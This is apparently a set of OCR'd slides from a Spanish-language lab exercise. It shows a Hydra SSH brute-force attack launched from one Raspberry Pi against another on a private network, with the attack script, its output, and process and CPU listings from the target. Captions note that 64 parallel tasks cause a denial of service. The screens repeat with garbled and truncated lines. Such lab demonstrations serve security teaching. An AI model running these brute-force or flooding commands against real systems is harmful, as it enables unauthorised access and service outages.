pi 1536 1 0 sep13 ? 00:00:00 /usr/bin/ssh-agent -s
root 10834 582 0 19:10 ? 00:00:00 sshd: pi [priv]
pi 10840 10834 0 19:10 ? 00:00:00 sshd: pi@pts/1
root 11158 582 0 19:11 ? 00:00:00 sshd: pi [priv]
pi 11164 11158 0 19:11 ? 00:00:00 sshd: pi@pts/0
root 11507 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11508 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11509 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11510 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
sshd 11511 11508 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11512 11507 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11513 11509 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11514 11510 1 19:12 ? 00:00:00 sshd: unknown [net]
pi 11529 10841 0 19:12 pts/1 00:00:00 grep --color=auto ssh
pi@DMZ2:~ $
19:12
24/09/2021


pi@LAB8G: ~/ATAQUE_HYDRA
pi@LAB8G:~/ATAQUE_HYDRA $ cat lanzar_hydra
hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi@LAB8G:~/ATAQUE_HYDRA $ ./lanzar_hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or
service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-24
33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2744144128 login tries (1:5800
080/p:0), ~5800080 tries per task
[DATA] attacking ssh://192.168.1.22:22/
pi@DMZ2: ~
top - 19:12:39 up 11 days, 6:03, 4 users, load average: 0,01, 0,01, 0,00
181 sleeping, 0 stopped, 0 zombie
0 ni, 92,8 id, 0,1 wa, 0,0 hi, 0,1 si, 0,0 st
45,9 free, 221,6 used, 655,7 buff/cache
52,0 free, 48,0 used. 623,6 avail Mem
RES SHR S %CPU %MEM TIME+ COMMAND
14868 7860 S 2,0 1,6 14:24.38 fail2ban-+
11507 root 6148 5404 S 2,0 0,7 0:00.06 sshd
11508 root 5400 S 2,0 0,6 0:00.06 sshd
11510 root 20 0 12240 5456 S 2,0 0,7 0:00.06 sshd
11512 sshd 20 0 10728 2856 2,0 0,3 0:00.06 sshd
11513 sshd 20 0 10728 3036 2460 S 2,0 0,3 0:00.06 sshd
11509 root 20 0 12240 6160 5416 S 1,6 0,7 0:00.05 sshd
11511 sshd 20 0 10728 2972 2396 S 1,6 0,3 0:00.05 sshd
11514 sshd 20 0 10728 3016 2440 S 1,6 0,3 0:00.05 sshd
11484 pi 20 0 10408 3088 2564 R 1,3 0,3 0:00.80 top
131 root 20 0 35572 7824 6728 S 0,7 0,8 0:16.73 systemd-j+
1530 pi 20 0 457280 55412 16332 S 0,7 5,9 132:35.27 lxpanel
12 root 20 0 0 0 0 I 0,3 0,0 4:25.18 rcu_sched
• Prácticamente al instante, el consumo de CPU por parte de las sesiones ssh en el destino sube casi al 20%
pi@LAB8G: ~
pi@LAB8G:~ $ ps -ef|grep hydra
pi 6001 6000 62 19:12 pts/0 00:00:03 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6002 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6003 6001 1 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6004 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6005 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6015 5284 0 19:12 pts/1 00:00:00 grep --color=auto hydra
pi@LAB8G:~ $
pi@DMZ2: ~
pi@DMZ2:~ $ ps -ef|grep ssh
root 582 1 0 sep13 ? 00:00:00 /usr/sbin/sshd -D
pi 1314 1119 0 sep13 ? 00:00:05 /usr/bin/ssh-agent x-session-man
ager
pi 1536 1 0 sep13 ? 00:00:00 /usr/bin/ssh-agent -s
root 10834 582 0 19:10 ? 00:00:00 sshd: pi [priv]
pi 10840 10834 0 19:10 ? 00:00:00 sshd: pi@pts/1
root 11158 582 0 19:11 ? 00:00:00 sshd: pi [priv]
pi 11164 11158 0 19:11 ? 00:00:00 sshd: pi@pts/0
root 11507 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11508 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11509 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11510 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
sshd 11511 11508 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11512 11507 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11513 11509 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11514 11510 1 19:12 ? 00:00:00 sshd: unknown [net]
pi 11529 10841 0 19:12 pts/1 00:00:00 grep --color=auto ssh
pi@DMZ2:~ $
19:12
24/09/2021


pi@LAB8G: ~/ATAQUE_HYDRA
pi@LAB8G:~/ATAQUE_HYDRA $ cat lanzar_hydra
hydra -L usuarios.txt -P claves.txt -t 4 ssh://192.168.1.22
pi@LAB8G:~/ATAQUE_HYDRA $ ./lanzar_hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-24 19:12:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2744144128 login tries (1:5800080/p:0), ~5800080 tries per task
[DATA] attacking ssh://192.168.1.22:22/
pi@DMZ2: ~
top - 19:12:39 up 11 days, 6:03, 4 users, load average: 0,01, 0,01, 0,00
Tasks: 182 total, 1 running, 181 sleeping, 0 stopped, 0 zombie
%Cpu(s): 4,9 us, 2,1 sy, 0,0 ni, 92,8 id, 0,1 wa, 0,0 hi, 0,1 si, 0,0 st
MiB Mem : 923,2 total, 45,9 free, 221,6 used, 655,7 buff/cache
MiB Swap: 100,0 total, 52,0 free, 48,0 used. 623,6 avail Mem
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
542 root 20 0 51660 14868 7860 S 2,0 1,6 14:24.38 fail2ban-+
11507 root 20 0 12240 6148 5404 S 2,0 0,7 0:00.06 sshd
11508 root 20 0 12240 6144 5400 S 2,0 0,6 0:00.06 sshd
11510 root 20 0 12240 6200 5456 S 2,0 0,7 0:00.06 sshd
11512 sshd 20 0 10728 2856 2280 S 2,0 0,3 0:00.06 sshd
11513 sshd 20 0 10728 3036 2460 S 2,0 0,3 0:00.06 sshd
11509 root 20 0 12240 6160 5416 S 1,6 0,7 0:00.05 sshd
11511 sshd 20 0 10728 2972 2396 S 1,6 0,3 0:00.05 sshd
3016 2440 S 1,6 0,3 0:00.05 sshd
3088 2564 R 1,3 0,3 0:00.80 top
7824 6728 S 0,7 0,8 0:16.73 systemd-j+
55412 16332 S 0,7 5,9 132:35.27 lxpanel
0 0 I 0,3 0,0 4:25.18 rcu_sched
• En la máquina destino se observa que va subiendo el número de procesos ssh, mientras que el ataque progresa normalmente
pi@LAB8G: ~
pi@LAB8G:~ $ ps -ef|grep hydra
pi 6001 6000 62 19:12 pts/0 00:00:03 hydra -L usuarios.txt -P cla
txt -t 4 ssh://192.168.1.22
pi 6002 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6003 6001 1 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6004 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6005 6001 0 19:12 pts/0 00:00:00 hydra -L usuarios.txt -P claves.
txt -t 4 ssh://192.168.1.22
pi 6015 5284 0 19:12 pts/1 00:00:00 grep --color=auto hydra
pi@LAB8G:~ $
00:00:00 /usr/sbin/sshd -D
pi 1314 13 ? 00:00:05 /usr/bin/ssh-agent x-session-man
ager
pi 1536 1 ? 00:00:00 /usr/bin/ssh-agent -s
root 10834 582 0 00:00:00 sshd: pi [priv]
pi 10840 10834 0 19: 00:00:00 sshd: pi@pts/1
root 11158 582 0 19:11 00:00:00 sshd: pi [priv]
pi 11164 11158 0 19:11 ? 00:00:00 sshd: pi@pts/0
root 11507 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11508 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11509 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
root 11510 582 1 19:12 ? 00:00:00 sshd: unknown [priv]
sshd 11511 11508 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11512 11507 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11513 11509 1 19:12 ? 00:00:00 sshd: unknown [net]
sshd 11514 11510 1 19:12 ? 00:00:00 sshd: unknown [net]
pi 11529 10841 0 19:12 pts/1 00:00:00 grep --color=auto ssh
pi@DMZ2:~ $
19:12
24/09/2021


pi@LAB8G: ~/ATAQUE_HYDRA
pi@LAB8G:~/ATAQUE_HYDRA $ ./lanzar_hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-24 19:15:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 2744144128 login tries (1:5800080/p:0), ~5800080 tries per task
[DATA] attacking ssh://192.168.1.22:22/
[ERROR] could not connect to ssh://192.168.1.22:22 - Connection refused
pi@LAB8G:~/ATAQUE_HYDRA $
pi@DMZ2: ~
top - 19:16:30 up 11 days, 6:07, 4 users, load average: 0,02, 0,01, 0,00
Tasks: 175 total, 1 running, 174 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0,0 us, 0,2 sy, 0,0 ni, 99,8 id, 0,0 wa, 0,0 hi, 0,0 si, 0,0 st
MiB Mem : 923,2 total, 48,3 free, 219,1 used, 655,9 buff/cache
MiB Swap: 100,0 total, 52,0 free, 48,0 used. 626,1 avail Mem
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
11484 pi 20 0 10408 3088 2564 R 1,3 0,3 0:03.33 top
1530 pi 20 0 457280 55412 16332 S 1,0 5,9 132:37.18 lxpanel
12 root 20 0 0 0 0 I 0,3 0,0 4:25.26 rcu_sched
674 mysql 20 0 723316 23040 7184 S 0,3 2,4 22:15.78 mysqld
1 root 20 0 34932 6976 5384 S 0,0 0,7 0:44.79 systemd
2 root 20 0 0 0 0 S 0,0 0,0 0:01.76 kthreadd
3 root 0 -20 0 0 0 I 0,0 0,0 0:00.00 rcu_gp
4 root 0 -20 0 0 0 I 0,0 0,0 0:00.00 rcu_par_gp
8 root 0 -20 0 0 0 I 0,0 0,0 0:00.00 mm_percpu+
9 root 20 0 0 0 0 S 0,0 0,0 0:00.00 rcu_tasks+
10 root 20 0 0 0 0 S 0,0 0,0 0:00.00 rcu_tasks+
11 root 20 0 0 0 0 S 0,0 0,0 0:13.35 ksoftirqd+
13 root rt 0 0 0 0 S 0,0 0,0 0:00.29 migration+
pi@LAB8G: ~
pi@LAB8G:~ $ ps -ef|grep hydra
pi 6128 5284 0 19:16 pts/1 00:00:00 grep --color=auto hydra
pi@LAB8G:~ $
• Por el contrario, si elevamos el número de procesos de ataque en paralelo hasta 64, la Denegación de Servicio se produce a los pocos segundos.
pi@DMZ2: ~
pi@DMZ2:~ $ ps -ef|grep ssh
root 582 1 0 sep13 ? 00:00:00 /usr/sbin/sshd -D
pi 1314 1119 0 sep13 ? 00:00:06 /usr/bin/ssh-agent x-session-manager
pi 1536 1 0 sep13 ? 00:00:00 /usr/bin/ssh-agent -s
root 10834 582 0 19:10 ? 00:00:00 sshd: pi [priv]
pi 10840 10834 0 19:10 ? 00:00:00 sshd: pi@pts/1
root 11158 582 0 19:11 ? 00:00:00 sshd: pi [priv]
pi 11164 11158 0 19:11 ? 00:00:00 sshd: pi@pts/0
pi 11618 10841 0 19:16 pts/1 00:00:00 grep --color=auto ssh
pi@DMZ2:~ $
19:16
24/09/2021